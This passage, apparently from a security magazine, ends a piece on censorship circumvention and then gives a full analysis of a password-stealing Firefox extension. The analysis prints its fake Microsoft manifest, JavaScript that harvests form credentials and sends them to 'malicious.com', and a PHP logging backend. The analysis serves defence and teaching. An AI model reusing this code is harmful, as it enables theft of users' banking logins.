circumnavigation talk, and also assumes that usage is only taking place in areas of pervasive filtering. It does not, for example, allow for the many people who will use such tools in less filtered countries to access video content on sites that restrict it to domestic users for copyright reasons. Many people use HotspotShield to get to video sites such as Hulu or to use the BBC's iPlayer, for example.

Perhaps, in the broader scheme of things, most residents of heavily censored countries are happy to use those countries' own versions of western tools such as search engines and social networks. For freedom of speech and anti-censorship activists, the biggest challenge may not be technical – it may be convincing others to care.

About the author

Danny Bradbury is a freelance technology writer who has written regularly for titles including The Guardian, Financial Times, National Post, *and* Backbone *magazine in addition to editing several security and software development titles. He specialises in security and technology writing, but is also a documentary film maker and is currently working on a non-fiction book project.*

References

1. Bradbury, Danny. 'Chaos aims to crack China's Wall'. The Guardian, August 2008. <http://www.guardian.co.uk/technology/2008/aug/07/censorship.hacking>.
2. Deibert, Ronald; Palfrey, John; Rohozinski, Rafal; Zittrain, Jonathan. 'Access Controlled: The Shaping of Power, Rights, and Rule in Cyberspace'. MIT Press, April 2010. <http://www.access-controlled.net/>.
3. Kelly, Sanja; Cook, Sarah. 'Freedom On the Net 2011: A Global Assessment of Internet and Digital Media'. Freedom House, April 2011. <http://www.freedomhouse.org/template.cfm?page=664>.
4. Noman, Helmi; York, Jillian. 'West Censoring East: The Use of Western Technologies by Middle East Censors, 2010-2011'. OpenNet Initiative, 2011. <http://opennet.net/sites/opennet.net/files/ONI_WestCensoringEast.pdf>.
5. Roberts, Hal; Zuckerman, Ethan; York, Jillian; Faris, Robert; Palfrey, John. '2010 Circumvention Tool Usage Report'. Berkman Center for Internet & Society, October 2010. <http://cyber.law.harvard.edu/publications/2010/Circumvention_Tool_Usage>.
6. Freedom Box Foundation goals page, Feb 2011. <http://freedomboxfoundation.org/goals/index.en.html>.
7. Zetter, Kim. 'WikiLeaks Posts Mysterious 'Insurance' File'. Wired, July 2010. <http://www.wired.com/threatlevel/2010/07/wikileaks-insurance-file/>.

Spying on the browser: dissecting the design of malicious extensions

Aditya K Sood

Richard J Enbody

Aditya K Sood and Richard J Enbody, Michigan State University

Browsers are a vital component of every computer system as they serve as the interface to the Internet. However, the extensible nature of browsers has facilitated the proliferation of malware infections. In this article, we examine the design of malicious extensions used to steal information from browsers in order to conduct illegal transactions. The focus is on Mozilla's Firefox – but other browsers that share these characteristics will also share similar vulnerabilities.

Since a browser is an integral part of the client-side framework, extensions are platform independent because these extensions communicate with the operating system using browser access rights. In general, malicious extensions exploit the browser's trust with the website, when a user initiates a session. There have been incidents with Mozilla's Firefox browser where malicious extensions are used to steal sensitive information.[1,2] Bank fraud is a key target for these malicious extensions.

Monolithic design

The monolithic design of browsers is based on the assumption that this approach makes it possible to develop code with fewer bugs, because of the reduced complexity when addressing different components. The approach uses Inter Process Communication (IPC) to

Listing 1: Fake extension identity described in RDF format

```
<?xml version="1.0"?>
<RDF xmlns="http://www.w3.org/1999/02/22-rdf-syntax-ns#"
  xmlns:em="http://www.mozilla.org/2004/em-rdf#">
  <Description about="urn:mozilla:install-manifest">
  <em:id>Secure Add On</em:id>
  <em:name>Microsoft Safe Browsing Security Policies</em:name>
  <em:description>Protect your computer from security threats
em:description><em:version>3.2.7</em:version>
  <em:creator>Microsoft – 2010</em:creator>

  <em:homepageURL>http://www.microsoft.com/en/us/default.as
px</em:homepageURL>
  <em:type>2</em:type>
<! – Mozilla Firefox – >
  <em:targetApplication>
  <Description>
  <em:id>{ec8030f7-c20a-464f-9b0e-13a3a9e97384}</em:id>

  <em:minVersion>3.0</em:minVersion><em:maxVersion>5.*</em:maxVersion>

  </Description></em:targetApplication></Description></RDF>
```

achieve co-ordination among components. The parent process allocates memory for all the running instances (tabs) of the browser. Similarly, a single process handles all the memory-related operations. Since browsers run in user space, the monolithic interface allows the code to run freely because user access rights are utilised for operations. This model can be exploited by malicious extensions in order to exploit these useful components in the browser address space for nefarious purposes. Mozilla uses the monolithic model for its Firefox browser.

A browser runs in the application layer (ring 3). However, the components have elevated privileges to interact efficiently with operating system structures. Malicious extensions exploit the following design components.

Insecure sandbox

Malicious extensions in Mozilla utilise a default extension model for browsers that is actually free from sandboxing.[3] There are no appropriate sandbox functions incorporated for securing extensions by reducing privileges and access rights, which would prohibit the browser from running extensions. In general, from an authorisation perspective, there is no security mechanism applied to extensions. Therefore, the browser architecture does not restrain control over the interface used to carry out the operations within different browser components. This weakness provides an opportunity for developing malicious extensions, thereby exploiting the default behaviour of browsers.

Unrestricted communication interface

The communication channel between different browser components is not restricted because of interdependency among the components. The browser communication model follows two basic patterns of communication named Component-to-Component (C2C) and JavaScript-to-Component (J2C). Most browsers use the Component Object Model (COM) for modularisation of code – for example, Mozilla uses XPCOM. Attackers exploit the default communication model and inherent code modularity to create a malicious extension that is capable of undertaking the following nefarious activities:

- It can be used with other applications by incorporating a JavaScript wrapper function.
- It can perform malicious updates on other installed extensions by using standard API functionality.[4]
- It uses asynchronous HTTP requests via AJAX, with associated events to generate listener functions for communication with third-party servers. It can use encrypted protocols for data transfer.
- It can interact with the installed plug-ins, such as PDF or Flash, in order to launch malicious code and exploit certain vulnerabilities in the browser itself.

Unified global namespace

Another factor behind the rapid escalation of malicious extensions is the sharing of the same address space and memory as that of the parent browser. Malicious extensions utilise the global namespace. As an outcome of this design, unrestricted operations in the same address space can result in subverting the browser components. Robust policy mechanisms have not been deployed for securing the persistent state of browser extensions. The problem lies in the browser design of not compartmentalising components and applying customised access policies based on individual roles.

Firefox case study: intrinsic behaviour and design relevance

This case study is an outcome of real-time analysis of one of the most widely used malicious extensions that is designed for the Mozilla Firefox browser. In order to understand the working behaviour, it's necessary to take a close look at the design of this extension, and to examine the prototype of this malware extension through the use of code snippets. Most malware extensions follow the paradigm of a client and server side communication model. In addition, proprietary browser extensions are also vulnerable to security flaws that can be exploited to take control of the entire system. Related work on securing extensions has been done to show the process of designing secure extensions free from vulnerabilities.[5] Of course, malicious extensions do not care that extensions should be secure.

Generally, the aim of malicious extensions is to steal sensitive data from the user and transfer it to an attacker-controlled domain. Malicious extensions exploit the trust model used by the browser to set a communication channel between the browser and the website. Usually, this process is completed when a session is created with a target website hosted on third-party servers. The point is that malicious extensions are not protected by HTTP running over SSL. Most users have a false sense of security when websites use HTTPS. However, this is not justified because HTTPS protects users only from transport layer attacks. Ironically, HTTPS actually protects the malicious session from such attacks. HTTPS preserves the integrity of data, but because the malicious code is within the browser, data can be manipulated even before it enters the network layer.

Why doesn't anti-malware software catch malicious extensions? Malicious extensions are not scanned by anti-malware solutions because extensions are considered to be secure components by default. We have seen some browser plug-in integrity checkers that detect the presence of secure and insecure plug-ins based on the version information. However, for extensions, this version scanning technique is not effective because extensions are not proprietary code used by vendors or software companies. As a result, malicious extensions are not impacted by antivirus solutions.

The basic operation is:

1. A user visits a site that has been infected with malicious code.
2. The malicious site installs a malicious extension into the user's browser.
3. Within the browser the malicious extension snoops on a user's browser activity.
4. Information collected by the malicious extension is sent to an attacker's remote server.


Listing 2: Wrapper function to steal data in forms

```
window.document.onsubmit = scan_forms;

//Scan the document forms
function scan_forms() {
        var forms = content.document.getElementsByTagName('form');
        for(var i=0; i<forms.length; i++) {
                if(forms[i].id)
                        var form = content.document.getElementById(forms[i].id);
                else
                        var form = content.document.forms[i];
                for(var c=0; c<form.elements.length; c++) {
                        if(form.elements[c].type == 'password' && form.elements[c].value !=
'')detect_information(form);}}}

function detect_information(form) {
        //EDIT THIS BELLOW TO MATCH YOUR LOGGIN SCRIPT
        var host = 'http://malicious.com/ff/save_targets.php';

        //Record time and date
        var currentTime = new Date();
        var minutes = currentTime.getMinutes();
        if (minutes < 10)
                minutes = '0' + minutes;
        var date = currentTime.getHours()+':'+minutes+' || '+currentTime.
getMonth()+1+'/'+currentTime.getDate()+'/'+currentTime.getFullYear();
        var info = host+'?time='+date+'&p-domain='+content.document.location.href;
//Add the collected form data
        for(var c=0; c<form.elements.length; c++)
                key_strokes += '&'+form.elements[c].name+'='+form.elements[c].value;
        send(key_strokes);}
```



HttpFox 0.8.8
An HTTP analyzer addon for Firefox

Java Console 6.0.22

Java Console 6.0.24

Microsoft .NET Framework Assistant 1.2.1
Adds ClickOnce support and the ability to report installed .NET Framework versions to the web server.

Microsoft Safe Browsing Security Policies 3.2.7
Protect your computer from today's threats, including malware and phishing, as well as emerging threats that can compromise your privacy without your knowledge.

Network Tools (Router Status) 0.2
Shows the current status of your local network and devices.

No-Referer 1.3.2
Lets you open a tab without sending the HTTP referrer information.

NoScript 2.0.9.8
Extra protection for your Firefox: NoScript allows JavaScript, Java (and other plugins) only for trusted domains of your choice (e.g. your home-banking web site). This whitelis...

PrivacyChoice TrackerWatcher 1.0.8
TrackerWatcher shows you what companies may watch what you do on any web site and how they promise to handle your information.

Qualys BrowserCheck 1.1.95.1
Qualys BrowserCheck finds the security issues in your current browser

Figure 1: Malicious extension installed in victim's browser.

Listing 3: Data transference through XMLHttpRequest calls

```
//Send the information
function send(key_strokes) {
            var xmlhttp;
            if (window.XMLHttpRequest)
                        xmlhttp = new XMLHttpRequest();
            else if (window.ActiveXObject)
                        xmlhttp = new ActiveXObject("Microsoft.XMLHTTP");
            xmlhttp.open("GET",key_strokes,true);
            xmlhttp.send(null)}
```

Visiting malicious domains

An attacker coerces legitimate users to visit a malicious domain by using different types of web attacks, such as Cross-Site Scripting (XSS), clickjacking, invalidated redirects and phishing attacks. The attacker exploits social engineering networks and popular websites in order to use them as a platform for spreading malware. In addition, once the user visits a malicious domain, the attacker uses social engineering tricks to distribute malicious extensions. Effectively, the attacker asks the user to install an extension using a false identity, as described next.

Fake extension identity

A fake identity is one mode chosen by attackers to fool users. Any extension present in the browser is listed in the password manager. The attacker can make these extensions covert. For normal cases, malicious extensions are installed using fake identities. This step is actually a social engineering trick that exploits the ignorance of the user. The trick works because legitimate users are generally not able to identify the authentic nature of the extension. The code snippet presented in Listing 1 shows the fake information used by one malicious extension.

This information is extracted from the install.rdf file that is used to configure the malicious extension. This file is used to specify the identity of the extension. The identity description is used by an extension manager to display information to the user. The file shows that the malicious extension installs itself with an identity of 'Microsoft Safe Browsing Policies'. From the user's perspective, it appears to be from Microsoft so it must be trustworthy. Figure 1 shows the malicious extension installed in the victim's browser.

Snooping form information

Web forms are used for submitting information online to the target websites. Attackers write hidden code to steal sensitive data from these forms in order to use information (processed data) to launch illegal operations 'on behalf' of users. For example, bank websites require a user to validate a username and password as well as a token (sometimes) in order to initiate a session for financial transactions. A malicious extension residing in the browser uses a wrapper function to read the submitted form data continuously. In this way, data is stolen well before it enters the network. The browser's built-in auto-complete functionality aids the stealing process. Attackers exploit this design model to conduct attacks silently, thereby reading data from the web-based forms. The code presented in Listing 2 shows exactly how the data is read from the forms by malicious extensions.

In Listing 2, a malicious extension continuously scans and searches the content rendered in the browser to find the forms. If the form is active in the session, the code looks for the password field. If the password field is not empty then the scan_forms function calls the detect_information function in order to collect data from forms and provide a timestamp. The host information is also collected.

Listing 4: PHP-based logging script

```
<?php
//Open log file to append data
$save = fopen('key_strokest.txt', 'a');

fwrite($save, "########################################\nIP =".$_
SERVER***91;'REMOTE_ADDR'***93;."\n");
foreach (array_keys($_GET) as $name) {
 if($name == 'time')
 fwrite($save, 'TIME =>'.$_GET***91;'time'***93;."\n");
 elseif($name == 'p-domain')
 fwrite($save, 'DOMAIN => '.$_GET***91;'p-domain'***93;."\n");
 else
 fwrite($save, $name.' = '.$_GET***91;$name***93;."\n");
}
//Close the log file
fwrite($save, '###################################'."\n\n");
fclose($save);
?>
```

Data transfer mechanism

Once information is stolen, an asynchronous XML-based HTTP request, XMLHttpRequest, is used to transfer the stolen data back to the attacker's server. In Listing 3, the function sends all the captured key strokes to the attacker-controlled domain. These key strokes are nothing but data entered in the forms during an active session when the browser is interacting with banking websites. The data is captured character by character and transferred to the attacker's server running PHP-based log management scripts.

"In general, it is hard to design dynamic solutions to prevent the execution of malicious extensions. A user has to be aware of the types of extensions running in the browser and their functions. Unauthorised extensions (unverified) should not be allowed to install in the browser"

PHP-based back-end server log module

Malicious extensions communicate with the back-end servers to store stolen information offsite. The attacker's back-end server remains in a listening state in order to store information from the infected clients. Usually, a PHP-based script is used, as presented in Listing 4, to complete logging operations. The attacker uploads the PHP file on the domain to open a communication channel between the infected browser and the server.

The theft

The data collected from the browser and then passed to the attacker's back-end server can be from a variety of sources, but one of the most useful is the login and password used for banking. With that information in hand, an attacker can clean out a bank account. If this attack is performed on an individual it can yield thousands of dollars, but if the attack is performed on a small business it can yield tens or hundreds of thousands of dollars.

The steps discussed above illustrate one instance of extension-based malware that is used to spy on browsers. The case study discussed above is an outcome of an analysis of a malicious extension that is designed to steal passwords from the login forms from various browsers. Extension-based malware has a potential impact on the robustness of browsers. In general, it is hard to design dynamic solutions to prevent the execution of malicious extensions. A user has to be aware of the types of extensions running in the browser and their functions. Unauthorised extensions (unverified) should not be allowed to install in the browser.

Conclusion

Extensions provide flexibility and portability in browsers. However, this case study shows an exploitation of the default design of the browser extension model which poses a serious threat to users. Attackers write sophisticated malware to try to exploit the inherent design of browsers. The analysis above shows that extension-based malware is very hard to detect and it can interact with the operating system with full privileged rights. This poses a grave risk to the privacy and security of users.

About the authors

Aditya K Sood is a security researcher, consultant and PhD candidate at Michigan State University. He has worked in the security domain for Armorize, COSEINC, and KPMG and founded SecNiche Security. He has been an active speaker at conferences such as RSA, Toorcon, Hacker Halted, TRISC, EuSecwest, XCON, OWASP AppSec, CERT-IN and has written content for HITB Ezine, ISSA, ISACA, Elsevier, Hakin9 and Usenix Login. He may be reached at adi_ks@secniche.org.

Dr Richard Enbody is an Associate Professor in the Department of Computer Science and Engineering, Michigan State University. He joined the faculty in 1987 after earning his PhD in Computer Science from the University of Minnesota. His research interests are in computer security, computer architecture, web-based distance education and parallel processing. He has two patents pending on hardware buffer-overflow protection, which will prevent most computer worms and viruses. He recently co-authored a CS1 Python book, The Practice of Computing using Python. *He may be reached at enbody@cse.msu.edu.*

Resources

- Ter Louw, M; Lim, JS; Venkatakrishnan, VN. 'Enhancing web browser security against malware extensions'. <http://www.springerlink.com/content/e6w885835035ur27/fulltext.pdf>.
- Florio, Elia; Wüest, Candid. 'Firefox and Malware: when your browser bites you'. <http://www.virusbtn.com/pdf/conference_slides/2009/Wueest-Florio-VB2009.pdf>.

References

1. Keizer, G. 'Mozilla yanks password-stealing Firefox add-on'. Computerworld, 14 Jul 2010. Accessed Apr 2011. <http://www.computerworld.com/s/article/9179167/Mozilla_yanks_password_stealing_Firefox_add_on>.
2. 'Mozilla Add-on Extension Steals Login Details'. Spamfighter, 27 Jul 2010. Accessed Apr 2011. <http://www.spamfighter.com/Mozilla-Add-on-Extension-Steals-Login-Details-14810-News.htm>.
3. Elliot, Kevin; Binkley, Jim; Hook, James. 'Mozilla Firefox Extension Security: an overview of potential attack vectors'. 2 Dec 2009. Accessed Apr 2011. <http://web.cecs.pdx.edu/~kevine/cs591_firefox_ext_sec_paper.pdf>.
4. Felt, AP. 'A Survey of Firefox Extension API Use'. 16 Oct 2009. Accessed Apr 2011. <http://www.eecs.berkeley.edu/Pubs/TechRpts/2009/EECS-2009-139.pdf>.
5. Barth, A; Felt, AP; Saxena, P; Boodman, A. 2009. 'Protecting Browsers from Extension Vulnerabilities'. 2009. <http://www.cs.berkeley.edu/~afelt/secureextensions.pdf>.